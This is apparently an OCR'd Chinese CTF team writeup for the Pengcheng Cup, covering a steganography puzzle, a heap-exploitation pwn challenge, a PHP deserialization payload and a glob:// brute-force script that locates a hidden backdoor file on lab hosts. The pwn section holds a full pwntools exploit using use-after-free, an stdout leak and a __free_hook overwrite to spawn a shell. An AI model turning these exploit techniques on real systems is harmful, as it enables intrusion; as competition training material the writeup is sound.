鹏城杯


每支队伍都需要提交解题报告，用于比赛后的复盘与审核。文档中需要详细

的描述用户针对赛题的分析过程和解题过程，最终汇总整理成提交 writeup。注意：文档只提交一个，以最后提交的为准；writeup 只支持上传 pdf 和 word 类型；文件名只能包含数字，英文，汉字或下划线"_",名字长度不超过 50；文件大小不超过 10M。


Misc–我的壁纸300

下载一张图片，后面提取一个图片和一个压缩包

图片加载失败




题目描述，来自robot36的太空信息-怀念地球的雪天。flag格式：flag{可见字符串}



名称	压缩前	压缩后
.. (上级目录)		
flag.txt	1 KB	1 KB
flag.wav	3.2 MB	2.8 MB
youshouldknowme.jpeg	12.2 KB	12.1 KB

```
the password of snow is: snowday
```


压缩包里面的wav用手机的robot36，可以弄出来二维码



```
eaa2-4d62-ace6-
```


flag.txt用snow解密

```
the password of snow is: snowday
```




```
D:\浏览器下载>SNOW.EXE -C -p snowday flag.txt
f86361842eb8}
D:\浏览器下载>_
```

最后youshouldknowme.jpeg里面可以提权一个密码



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: FF D8 FF E1 00 7A 45 78 69 66 00 00 4D 4D 00 2A   ÿØÿá.zExif..MM.*
0010h: 00 00 00 08 00 05 01 1A 00 05 00 00 00 01 00 00   ................
0020h: 00 4A 01 1B 00 05 00 00 00 01 00 00 00 52 01 28   .J...........R.(
0030h: 00 03 00 00 00 01 00 02 00 00 01 3B 00 02 00 00   ...........;....
0040h: 00 17 00 00 00 5A 02 13 00 03 00 00 00 01 00 01   .....Z..........
0050h: 00 00 00 00 00 00 00 00 00 48 00 00 00 01 00 00   .........H......
0060h: 00 48 00 00 00 01 70 61 73 73 77 64 5F 69 73 5F   .H....passwd_is_
0070h: 37 68 52 40 31 6E 42 30 77 24 26 38 00 00 FF DB   7hR@1nB0w$&8..ÿÛ
0080h: 00 43 00 06 04 05 06 05 04 06 06 05 06 07 07 06   .C..............
0090h: 08 0A 10 0A 0A 09 09 0A 14 0E 0F 0C 10 17 14 18   ................
```



```
root@kali:/home/q/桌面# steghide extract -sf youshouldknowme.jpeg  -p 7hR@1nB0w$&8
[1] 31839
bash: 8：未找到命令
root@kali:/home/q/桌面# wrote extracted data to "flag.txt".
root@kali:/home/q/桌面# 
```

```
flag{b921323f-
```

```
flag{b921323f-eaa2-4d62-ace6-f86361842eb8}
```

atuo_coffee_sale_machine

分析

```
❯ checksec coff
[*] '/sbb/coff'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
```

没有开pie保护

程序漏洞在change_default函数，对着之前在sell函数free的函数可以任意写入，然后在replenish函数可以malloc回来（而且malloc大小固定且没有指定malloc后所属，导致了可以free掉不同kind的chunk 再去malloc回来 ）造成了UAF，但是程序没有show功能，直接IO LEAK 。因为没有pie保护可以通过BSS上存储的stdout指针等效申请过来修改结构体 即可leak libc

exp


```python
from pwn import *
context(log_level='debug')
r=process('./coff')
libc=ELF('./libc-2.31.so')
def temp_save(kind,Y,content):
    r.sendlineafter('>>>','1')
    r.recv()
    r.sendline(str(kind))
    r.recv()
    if Y=='y':
        r.sendline('y')
        r.recv()
        r.send(content)
    else:
        r.sendline('n')

def admin_malloc(kind):
    r.sendlineafter('>>>','4421')
    r.recv()
    r.send('just pwn it')
    r.recv()
    r.sendline('1')
    r.recv()
    r.sendline(str(kind))
    r.recv()
    r.sendline('3')

def admin_free(kind,idx,content):
    r.sendlineafter('>>>','4421')
    r.recv()
    r.send('just pwn it')
    r.recv()
    r.sendline('2')
    r.recv()
    r.sendline(str(kind))
    r.recv()
    r.sendline(str(idx))
    r.recv()
    r.send(content)
    r.recv()
    r.sendline('3')
gdb.attach(r)
temp_save(1,'n','1'*0x80)#1,1
temp_save(1,'n','1'*0x80)#1,2
temp_save(1,'n','1'*0x80)#1,3
```

```python
admin_free(1,3,p64(0x00000000004062C0))
temp_save(2,'n','1'*0x80)#2,1
temp_save(2,'n','1'*0x80)#2,2
temp_save(2,'n','1'*0x80)#2,3
temp_save(2,'n','1'*0x80)#2,4
temp_save(2,'n','1'*0x80)#2,5
temp_save(3,'n','1'*0x80)#3,1
temp_save(3,'n','1'*0x80)#3,2
for i in range(5):
    admin_malloc(2)
admin_malloc(3)
admin_malloc(3)
admin_malloc(1)
admin_malloc(1)
set_flag=p64(0xfbad1800)+p64(0)*3+p8(0)
r.sendlineafter('>>>','4421')
r.recv()
r.send('just pwn it')
r.recv()
r.sendline('2')
r.recv()
r.sendline(str(3))
r.recv()
r.sendline(str(2))
r.recv()
r.send(set_flag)

leak=u64(r.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-0x1ec980
log.success("libc:"+hex(leak))
hook=leak+libc.sym['__free_hook']
system=leak+libc.sym['system']
r.recv()
r.sendline('3')
temp_save(1,'y','1'*0x80)#1,1
temp_save(1,'y','1'*0x80)#1,2
admin_free(1,2,p64(hook))
temp_save(2,'y','1'*0x80)#2,1
temp_save(2,'y','1'*0x80)#2,2
temp_save(2,'y','1'*0x80)#2,3
temp_save(2,'y','1'*0x80)#2,4
temp_save(2,'y','1'*0x80)#2,5
temp_save(2,'y','1'*0x80)#2,6
temp_save(2,'y','1'*0x80)#2,7
for i in range(7):
    admin_malloc(2)
admin_free(2,7,p64(system))
temp_save(1,'y','/bin/sh\x00')
r.interactive()
```

Web-web1

反序列化由__destruct入手，H类的__destruct能触发__toString，刚好Hacker类的toString就是读取flag

```
<?php
class Hacker{}
class H{}


$hacker = new Hacker();

$h = new H();
$h->username = $hacker;

echo serialize($h);
// O:1:"H":1:{s:8:"username";O:6:"Hacker":0:{}}
?>
```



```
    unserialize(nonono($a));
}
?> flag{d466de25-098c-4adb-9e8c-5f702b26e7f9}
```

URL
http://172.10.0.6/

Use POST method


enctype
application/x-www-form-urlencoded

Body
pop=O:1:"H":1:{s:8:"username";O:6:"Hacker":0:{}}

Web-web2

Plain Text

```


import requests

headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
    'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
    # 'Accept-Encoding': 'gzip, deflate',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Origin': 'http://172.10.0.5',
    'Connection': 'keep-alive',
    'Referer': 'http://172.10.0.5/',
    'Upgrade-Insecure-Requests': '1',
    'Pragma': 'no-cache',
    'Cache-Control': 'no-cache',
}

# data = 'filename=glob%3A%2F%2Fbackdoor_0*'
# 00fbc51dcdf9eef7
# glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7
payload = 'glob%3A%2F%2Fbackdoor_'
table = '0123456789abcdef'
for i in range(50):
  for j in table:
    tmp = payload + j + '*'
    data = 'filename='+tmp
    #print(data)
    response = requests.post('http://172.10.0.5/', headers=headers, data=data)
    if 'yesyesyes' in response.text:
      payload = payload + j
      print(payload)
      break
```




```
(flask) D:\Study\Tools\phpstudy_pro\WWW\ctf\1104pcb\web2>python 1.py
glob%3A%2F%2Fbackdoor_0
glob%3A%2F%2Fbackdoor_00
glob%3A%2F%2Fbackdoor_00f
glob%3A%2F%2Fbackdoor_00fb
glob%3A%2F%2Fbackdoor_00fbc
glob%3A%2F%2Fbackdoor_00fbc5
glob%3A%2F%2Fbackdoor_00fbc51
glob%3A%2F%2Fbackdoor_00fbc51d
glob%3A%2F%2Fbackdoor_00fbc51dc
glob%3A%2F%2Fbackdoor_00fbc51dcd
glob%3A%2F%2Fbackdoor_00fbc51dcdf
glob%3A%2F%2Fbackdoor_00fbc51dcdf9
glob%3A%2F%2Fbackdoor_00fbc51dcdf9e
glob%3A%2F%2Fbackdoor_00fbc51dcdf9ee
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef76
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7675
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef76759
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597f
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd2
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd261
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd2611
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a8
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a89
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a894
```

backdoor_00fbc51dcdf9eef767597fd26119a894.php

通过爆破找到找到后门文件


Python

```python


import requests

headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
    'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
    # 'Accept-Encoding': 'gzip, deflate',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Origin': 'http://172.10.0.5',
    'Connection': 'keep-alive',
    'Referer': 'http://172.10.0.5/',
    'Upgrade-Insecure-Requests': '1',
    'Pragma': 'no-cache',
    'Cache-Control': 'no-cache',
}

# data = 'filename=glob%3A%2F%2Fbackdoor_0*'
# 00fbc51dcdf9eef7
# glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7
payload = 'glob%3A%2F%2Fbackdoor_'
table = '0123456789abcdef'
for i in range(50):
    for j in table:
        tmp = payload + j + '*'
        data = 'filename='+tmp
        #print(data)
        response = requests.post('http://172.10.0.5/', headers=headers, data=data)
        if 'yesyesyes' in response.text:
            payload = payload + j
            print(payload)
            break
```


```
